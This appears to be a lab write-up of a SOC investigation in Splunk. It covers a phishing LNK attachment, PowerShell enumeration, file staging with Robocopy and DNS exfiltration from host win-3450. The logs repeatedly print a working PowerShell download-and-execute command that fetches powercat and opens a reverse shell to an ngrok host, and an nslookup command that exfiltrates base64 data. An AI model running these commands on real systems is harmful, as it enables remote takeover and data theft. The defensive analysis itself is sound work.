


From a glance, we can see powershell is being used to execute some commands with net.exe used for the mapping. To further the investigation, lets take a look at the events in Splunk which Iincluded some extra fields for better visibility into the events I was seeing:




Taking a look at the parent process is usually a good start, so:


index="*" "win-3450"
| search process.name="powershell.exe"
| table _time, process.name, process.command_line, process.parent.name




10 events and we can start looking at the earliest one to get an idea of what has been happening as we build up and at **timestamp**: 01/23/2025 18:48:31.054 This event looked very suspicious:



We can see PowerShell being used to execute the powercat script from the downloaded source and then run the script to connect to what is a C2 server to establish communications. Powercat is a powershell tool that reads and writes data across network connections using DNS or UDP protocol; to simply put, it is best at performing low-level communications.
Immediately after that, we could see the communication with the C2 server and also:




Which shows a couple of scripts being run now these are usually normal tests PowerShell does at times but considering the window in which we are working on we keep building the thesis.



we can see files in the download folder, such as exfilt8me.zip and Powerview. ps1. Powerview is a PowerShell tool to gain network situational awareness on Windows domains. Noticing this and working with just the query we had earlier, I then changed the timeframe to reflect query and we get 97 events.

Enumeration commands being run :



Communication streams established with the C2 server points to ongoing data transfer:

```
   host.name: win-3450
   message: Pipeline execution details for command line:       Write-Verbose "Both Communication Streams Established. Redirecting Da
Between Streams...". Context Information:       DetailSequence=1        DetailTotal=1   SequenceNumber=51
UserId=SSF\michael.ascot        HostName=ConsoleHost    HostVersion=5.1.20348.1366      HostId=bbaf2919-3765-42de-b254-1953f32951cb
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c IEX(New-Object
System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c
2.tcp.ngrok.io -p 19282 -e powershell   EngineVersion=5.1.20348.1366    RunspaceId=b980ae09-17ad-4495-b218-4b1e52190205 PipelineId=1
ScriptName=     CommandLine=      Write-Verbose "Both Communication Streams Established. Redirecting Data Between Streams..." Detail
CommandInvocation(Write-Verbose): "Write-Verbose"ParameterBinding(Write-Verbose): name="Message"; value="Both Communication Streams
Established. Redirecting Data Between Streams..."
   powershell.command.invocation_details.value: "Write-Verbose", "Both Communication Streams Established. Redirecting Data Between
Streams..."
   powershell.command.name: -
   powershell.file.script_block_text: -
   process.command_line: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c IEX(New-Object
System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c
2.tcp.ngrok.io -p 19282 -e powershell
```



```
2.tcp.ngrok.io:19282 [tcp] succeeded!"
   powershell.command.invocation_details.value: "Write-Verbose", "Connection to 2.tcp.ngrok.io:19282 [tcp] succeeded!"
   powershell.command.name: -
   powershell.file.script_block_text: -
   process.command_line: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c IEX(New-Object
System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c
2.tcp.ngrok.io -p 19282 -e powershell
   timestamp: 01/23/2025 18:49:03.077
```


Powershell enum :

1/23/25
6:49:23.000 PM


```
{ [-]
   datasource: sysmon
   event.action: Process Create (rule: ProcessCreate)
   event.code: 1
   host.name: win-3450
   process.command_line: "C:\Windows\system32\whoami.exe"
   process.name: whoami.exe
   process.parent.name: powershell.exe
   process.parent.pid: 9060
   process.pid: 8168
   process.working_directory: C:\Windows\System32\WindowsPowerShell\v1.0\
   timestamp: 01/23/2025 18:49:24.061
}
```


i	Time	Event
>	1/23/25 11:25:52.000 PM	{ [-] datasource: sysmon event.action: Process Create (rule: ProcessCreate) event.code: 1 host.name: win-3450 process.command_line: "C:\Windows\system32\systeminfo.exe" process.name: systeminfo.exe process.parent.name: powershell.exe process.parent.pid: 9060 process.pid: 3524 process.working_directory: C:\Windows\System32\WindowsPowerShell\v1.0\ timestamp: 01/23/2025 23:25:53.059 } Show as raw text host = 10.10.200.64:8989 | host.name = win-3450 | source = eventcollector | sourcetype = _json | timestamp = 01/23/2025 23:25:53.059
>	1/23/25 11:25:48.000 PM	{ [-] datasource: sysmon event.action: Process Create (rule: ProcessCreate) event.code: 1 host.name: win-3450 process.command_line: "C:\Windows\system32\whoami.exe" /priv process.name: whoami.exe process.parent.name: powershell.exe process.parent.pid: 9060 process.pid: 4016 process.working_directory: C:\Windows\System32\WindowsPowerShell\v1.0\ timestamp: 01/23/2025 23:25:49.058 } Show as raw text

Robocopy being used to copy files from the Z drive to win-3450:


1/23/25 11:29:00.000 PM

```
{ [-]
   datasource: sysmon
   event.action: Process Create (rule: ProcessCreate)
   event.code: 1
   host.name: win-3450
   process.command_line: "C:\Windows\system32\Robocopy.exe" . C:\Users\michael.ascot\downloads\exfiltration /E
   process.name: Robocopy.exe
   process.parent.name: powershell.exe
   process.parent.pid: 3,728
   process.pid: 8356
   process.working_directory: Z:\
   timestamp: 01/23/2025 23:29:01.058
}
```

Here are the copies:


C:\Users\michael.ascot\Downloads\exfiltration\InvestorPresentation2023.pptx


C:\Users\michael.ascot\Downloads\exfiltration\ClientPortfolioSummary.xlsx




Time	Event
1/23/25 11:29:16.000 PM	{ [-] datasource: sysmon event.action: File created (rule: FileCreate) event.code: 11 file.path: C:\Users\michael.ascot\Downloads\exfiltration\ClientPortfolioSummary.xlsx host.name: win-3450 process.name: Robocopy.exe process.pid: 8356 timestamp: 01/23/2025 23:29:17.054 } Show as raw text file.path = C:\Users\michael.ascot\Downloads\exfiltration\ClientPortfolioSummary.xlsx host = 10.10.200.64:8989 host.name = win-3450 source = eventcollector sourcetype = _json timestamp = 01/23/2025 23:29:17.054
1/23/25 11:29:07.000 PM	{ [-] datasource: sysmon event.action: File created (rule: FileCreate) event.code: 11 file.path: C:\Users\michael.ascot\Downloads\exfiltration\InvestorPresentation2023.pptx host.name: win-3450 process.name: Robocopy.exe process.pid: 8356 timestamp: 01/23/2025 23:29:08.049 } Show as raw text

Exfiltration with nslookup:







nslookup being used here points to the files being split up, encoded, and then exfiltrated over DNS over multiple instances using nslookup:



Looking at the events related to net.exe which was also used to gather information about user accounts and also to both access the share drive for mapping and also delete it:



Which goes shows the share drive was accessed and used to copy the data from the Z network drive, and then the drive was deleted.
Close the Alert as a true positive, with the next step being to escalate it and submit the report:



In summary :

Event: Mapping a network drive to access financial records.

Command run:

“C:\Windows\system32\net.exe” use Z: \\FILESRV-01\SSF-FinancialRecords

Files Staged / IOCs:

- ClientPortfolioSummary.xlsx
- InvestorPresentation2023.pptx
- exifilt8me


Both were copied to C:\Users\michael.ascot\Downloads\exfiltration using Robocopy.exe (command-line directory/file replication command)

Base64 Encoding and DNS Exfiltration

Alert ID: 1007 Severity (Low)


- Description: **A suspicious attachment was found in the email. Investigate further to determine if it is malicious.**
- datasource: **emails**
- timestamp: **06/17/2025 18:54:23.629**
- subject: **Important: Pending Invioce!**
- sender: **john@hatmakereurope.xyz**
- recipient: **michael.ascot@tryhatme.com**
- attachment: **ImportantInvoice-Febrary.zip**
- content: **The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.**
- direction: **inbound**

First I'll check the domain reputation of the email sender "**hatmakereurope.xyz**" using **analyst VM TryDetectThis** App



Analyst VM TryDetectThis

The domain reputation appears clean, but we'll continue investigating to be sure. Moving to Splunk, let's dig deeper into this phishing email.




Splunk

Searching for the phishing email attachment file in Splunk to confirm whether the user interacted with it, such as downloading, opening, or triggering execution. By looking for related file creation events, process activity, or alternate data stream indicators to trace how the initial phishing attempt progressed on the endpoint.

Found multiple events indicating the user did interact with the phishing email attachment Sysmon Event ID 15 indicates the **creation of an alternate data stream (ADS)**

As you can see in picture above file extension is.pdf.lnk this is **not a PDF** it is a **shortcut (LNK)** file, a **common malware delivery mechanism** designed to **mislead users**.

Lets get back to analysis VM to analyze the file with TryDetectThis



Confirmed ! file is malicious, next step would be writing a case report .

Alert ID: 1007 Severity (Low) True Positive

Recommended Remediation Actions:

- Quarantine ZIP and LNK files to stop any further interaction.
- Block related IOCs domains / hashes etc

Alert ID: 1027 Severity (High)

- Description: A suspicious process with an uncommon parent-child relationship was detected in your environment.
- datasource: **sysmon**
- timestamp: **06/17/2025 19:19:33.629**
- event.code: **1**
- host.name: **win-3450**
- process.name: **nslookup.exe**
- process.pid: **5520**
- process.parent.pid: **3728**
- process.parent.name: **powershell.exe**
- process.command_line: **“C:\Windows\system32\nslookup.exe” UEsDBBQAAAAIANigLlfVU3cDIgAAAI.haz4rdw4re.io**
- process.working_directory: **C\Users\michael.ascot\downloads\exfiltration**
- event.action: Process **Create (rule: ProcessCreate)**
- investigate the parent process **(Powershell)**

*DNS exfiltration is the technique of **sneaking data out of a network using DNS queries**. Attackers encode stolen data (like credentials, files, or system info) and send it in chunks as part of **domain name queries** to their own **malicious DNS server** (C2 domain).*


C:|Users|michael.ascot|Downloads|exfiltration|exfilt8me.zip

Exfiltration via DNS by User michael.ascot

